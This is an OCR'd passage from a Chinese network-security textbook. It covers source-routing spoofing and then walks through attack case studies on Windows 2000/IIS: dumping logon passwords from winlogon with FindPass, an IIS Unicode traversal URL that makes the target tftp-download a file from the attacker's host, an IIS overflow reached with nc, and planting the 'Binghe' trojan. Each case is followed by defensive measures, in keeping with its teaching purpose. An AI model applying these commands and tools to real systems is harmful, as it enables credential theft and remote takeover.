通过指定路由,以假冒身份与其他主机进行合法通信或发送假报文,使受攻击主机出现错误动作,这就是源路由攻击。在通常情况下,信息包从起点到终点走过的路径是由位于此两点间的路由器决定的,数据包本身只知道去往何处,但不知道该如何去。源路由可使信息包的发送者将此数据包要经过的路径写在数据包里,使数据包循着一个对方不可预料的路径到达目的主机。下面仍以上述源 IP 欺骗中的例子给出这种攻击的形式:主机 A 享有主机 B 的某些特权,主机 X 想冒充主机 A 从主机 B(假设 IP 为 aaa. bbb. ccc. ddd)获得某些服务。首先,攻击者修改距离 X 最近的路由器,使得到达此路由器且包含目的地址 aaa. bbb. ccc. ddd 的数据包以主机 X 所在的网络为目的地;然后,攻击者 X 利用 IP 欺骗向主机 B 发送源路由(指定最近的路由器)数据包。当 B 回送数据包时,就传送到被更改过的路由器。这就使一个入侵者可以假冒一个主机的名义通过一个特殊的路径来获得某些被保护数据。

为了防范源路由欺骗攻击,一般采用下面几种措施。

① 对付这种攻击最好的办法是配置好路由器,使它抛弃那些由外部网进来的却声称是内部主机的报文。

② 在路由器上关闭源路由。用命令 no ip source-route 关闭源路由。

③ 对于路由器的访问控制,需要进行口令的分级保护。

④ 与对端通信时,不一定需要用真实身份进行通信。通过地址转换,可以做到隐藏网内地址、只以公共地址的方式访问外部网络。除了由内部网络首先发起的连接,网外用户不能通过地址转换直接访问网内资源。

⑤ 网内传输数据实行加密保护,防止截获破解。

⑥ 路由器提供攻击检测,可以有效防止一部分的攻击。

5.3 网络攻击防范案例


5.3.1 案例 1:获取管理员密码

用户登录以后,所有的用户信息都存储在系统的一个进程中,这个进程是 winlogon. exe,可以利用程序将当前登录用户的密码解码出来。这里用到的两个应用程序是 FindPass. exe 和 pulist. exe。使用 FindPass 等工具可以对该进程进行解码,然后将当前用户的密码显示出来。将 FindPass. exe 拷贝到 C 盘根目录,执行该程序,将得到当前用户的登录名,如图 5-4 所示。

如果有多人登录同一台计算机,还可以查看其他用户的密码,使用的语法如下:

```
FindPass.exe DomainName UserName PID-of-WinLogon
```

第一个参数 DomainName 是计算机的名称,通过右击“我的电脑”→“属性”,可以看到;


```
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-1998 Microsoft Corp.

C:\Documents and Settings\Administrator>cd\

C:\>findpass.exe


         To Find Password in the Winlogon process
 Usage: findpass.exe DomainName UserName PID-of-WinLogon

The debug privilege has been added to PasswordReminder.
The WinLogon process id is 192 (0x000000c0).
 To find ADSERVER\Administrator password in process 192 ...
The encoded password is found at 0x008e0800 and has a length of 3.
The logon information is: ADSERVER/Administrator/123.
The hash byte is: 0x9c.

C:\>
```

图 5-4　获取用户名和密码

第二个参数 UserName 是需要查看密码的用户名，这个用户必须登录到系统，如果没有登录到系统，在 WinLogon 进程中不会有该用户的密码；第三个参数是 WinLogon 进程在系统中的进程号。前两个参数都容易知道，WinLogon 的进程号只有到任务管理器中才能看到，也可以利用工具 pulist.exe 程序查看 WinLogon 的进程号。使用的方法如图 5-5 所示。所以只要可以侵入某个系统，获取管理员或者超级用户的密码是可能的。


```
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-1998 Microsoft Corp.

C:\Documents and Settings\Administrator>cd\

C:\>pulist.exe
Process            PID  User
Idle               0
System             8
smss.exe           168  NT AUTHORITY\SYSTEM
csrss.exe          196  NT AUTHORITY\SYSTEM
winlogon.exe       192  NT AUTHORITY\SYSTEM
services.exe       248  NT AUTHORITY\SYSTEM
lsass.exe          260  NT AUTHORITY\SYSTEM
svchost.exe        444  NT AUTHORITY\SYSTEM
```

图 5-5　查看 WinLogon 的进程号

防范方法：

(1) 密码设定长度要超过规定的长度。通常应长于 8 个字符，当然越长越安全。

(2) 密码中所包含的元素至少包括下列字符集中的三种：大写字符、小写字符、数字、非数字字母符号。

(3) 不要包含可能含有任何用户信息的元素，如姓名、公司名、生日、年龄、性别、所在城市、亲属姓名、代号、常见词等。

(4) 注意在系统中保存的密码应采用加密方式存储。

(5) 在 Windows 中禁止存储 LM 散列，而采用 NT Hash。

5.3.2　案例 2：使用 Unicode 漏洞进行攻击

在地址栏上执行命令，用户的权限比较低，像 net 等系统管理指令不能执行。利用 Unicode 则可以入侵对方的系统，并得到管理员权限。首先需要向对方服务器上传一些文

件,入侵的第一步,建立 TFTP 服务器,向对方的 scripts 文件夹传一个文件。Unicode 漏洞是 2000 年 10 月 17 日发布的,受影响的版本包括:Microsoft IIS 5.0+Microsoft Windows 2000 系列版本和 Microsoft IIS 4.0+ Microsoft Windows NT 4.0。消除该漏洞的方式是安装操作系统的补丁,只要安装了 SP1 以后,该漏洞就不存在了。微软 IIS 4.0 和 IIS 5.0 都存在利用扩展 Unicode 字符取代"/"和"\"而能利用"../"目录遍历的漏洞。

要实现利用此漏洞进行攻击,需要上传一个名为 idq.dll 的文件,为了上传这个文件,首先在本地计算机上搭建一个 TFTP 服务器,普通文件传输协议(Text File Transmission Protocol,TFTP)一般用来传输单个文件。使用工具软件 tftpd32.exe 建立服务器。将 idq.dll 和 tftpd32.exe 放在本地的同一目录下,执行 tftpd32.exe 程序,主界面如图 5-6 所示。

这样在本地的 TFTP 的服务器就建立好了,保留这个窗口,通过该服务器向对方传递 idq.dll 文件。在浏览器中执行命令:"http://219.246.5.131/scripts/..%c0%2f../winnt/system32/cmd.exe?/c+tftp+-i+219.246.5.110+get+idq.dll",命令其实是"tftp -i 219.246.5.110 get idq.dll",意思是从 219.246.5.110 服务器上获取 idq.dll 文件,执行成功的界面如图 5-7 所示。




图 5-6 建立 TFTP 服务




图 5-7 上传文件

上传完毕后可以查看一下 scripts 目录,检查是否上传成功,如图 5-8 所示。



图 5-8 查看 scripts 目录

这时说明已经成功地在 scripts 目录中上传了一个 idq.dll 文件,下面使用工具软件 ispc.exe 入侵对方系统。拷贝 ispc.exe 文件到本地计算机的 C 盘根目录,在 DOS 命令行下执行命令:"ispc.exe 172.18.25.109/scripts/idq.dll",提示"We Get It!"表示连接成功。

之后就进入了对方的 DOS 命令窗口下，而且具有管理员权限，这时为了确定已经进入目标机，可以通过查看其 IP 地址以示确定。

防范方法：

(1) 下载并安装最新的补丁程序。

(2) 更改默认的 WWW 主页的目录。

(3) 限制网络用户访问和调用 cmd 的权限。

(4) 在 Scripts、Msadc 目录没必要使用的情况下，删除该文件夹或者改名。

(5) 停止不必要的服务，改变服务的端口号(在不影响正常访问的情况下)。

(6) 限制 iusr_server 的权限，并对 admin 账户和密码进行严格的管理，并定期更改密码。

5.3.3　案例 3：利用 IIS 溢出进行攻击

下面介绍一个缓冲区溢出攻击的实例，来了解以下的攻击过程。

IIS 除了存在漏洞，还可能溢出。利用 IIS 溢出在对方的计算机开放一个端口，再利用工具软件连接到该端口，就可以入侵对方计算机。

利用软件 Snake IIS 溢出工具可以让对方的 IIS 溢出，还可以捆绑执行的命令在对方计算机上开辟端口，Snake IIS 工具软件的主界面如图 5-9 所示。




图 5-9　Snake IIS 工具软件主界面

该软件适用于各种类型的操作系统，比如对 219.246.5.131 进行攻击，219.246.5.131 的操作系统 Windows 2000 没有安装补丁程序，攻击完毕后，开辟一个 813 端口，并在对方计算机上执行命令“dir：\”，设置如图 5-9 中 1，2，3，4 所示。设置完成后，单击“IDQ 溢出”按钮，出现攻击成功的提示框，如图 5-10 所示。

这时，813 端口已经打开，利用工具软件 nc.exe 连接到该端口，将会自动执行刚才发送的 DOS 命令“dir c：\”，使用的命令是“nc.exe -vv 172.18.25.109 813”，其中，-vv 是程序的参数，813 是目标端口。命令的执行结果如图 5-11 所示。

成功执行了发送的命令，就可以发送新建用户并将用户添加到管理员组的命令，这样就可以入侵对方计算机了。该攻击方法的缺点是一次只能执行一条命令。

防范方法：针对该漏洞攻击最简单的方法就是下载并安装最新的补丁程序。




图 5-10　攻击提示信息




图 5-11　连接并执行命令

5.3.4　案例 4：使用"冰河"进行远程控制

常见的简单木马有 NetBus 远程控制、"冰河"木马、PCAnyWhere 远程控制等。这里介绍一种最常见的木马程序："冰河"。"冰河"包含两个程序文件，一个是服务器端，另一个是客户端。"冰河 8.2"的文件列表如图 5-12 所示。

win32.exe
Microsoft(R) Win...
Microsoft 公司
Y_Client.exe

图 5-12　"冰河 8.2"的文件列表

win32.exe 文件是服务器端程序，Y_Client.exe 文件为客户端程序。将 win32.exe 文件在远程计算机上执行以后，通过 Y_Client.exe 文件来控制远程的服务器，客户端的主界面如图 5-13 所示。

将服务器程序种到对方主机之前需要对服务器程序做一些设置，比如连接端口、连接密码等。选择菜单栏"设置"下的菜单项"配置服务器程序"。在出现的对话框中选择服务器端程序 win32.exe 进行配置，并填写访问服务器端程序的口令，这里设置为"1234567890"，如图 5-14 所示。



图 5-13　“冰河”的客户端



图 5-14　设置“冰河”服务器配置

单击“确定”按钮以后，就将“冰河”的服务器种到某一台主机上了。执行完 win32.exe 文件以后，系统没有任何反应，其实已经更改了注册表，并将服务器端程序和文本文件进行了关联，当用户双击一个扩展名为 txt 的文件的时候，就会自动执行冰河服务器端程序。当计算机感染了“冰河”以后，查看被修改后的注册表，如图 5-15 所示。

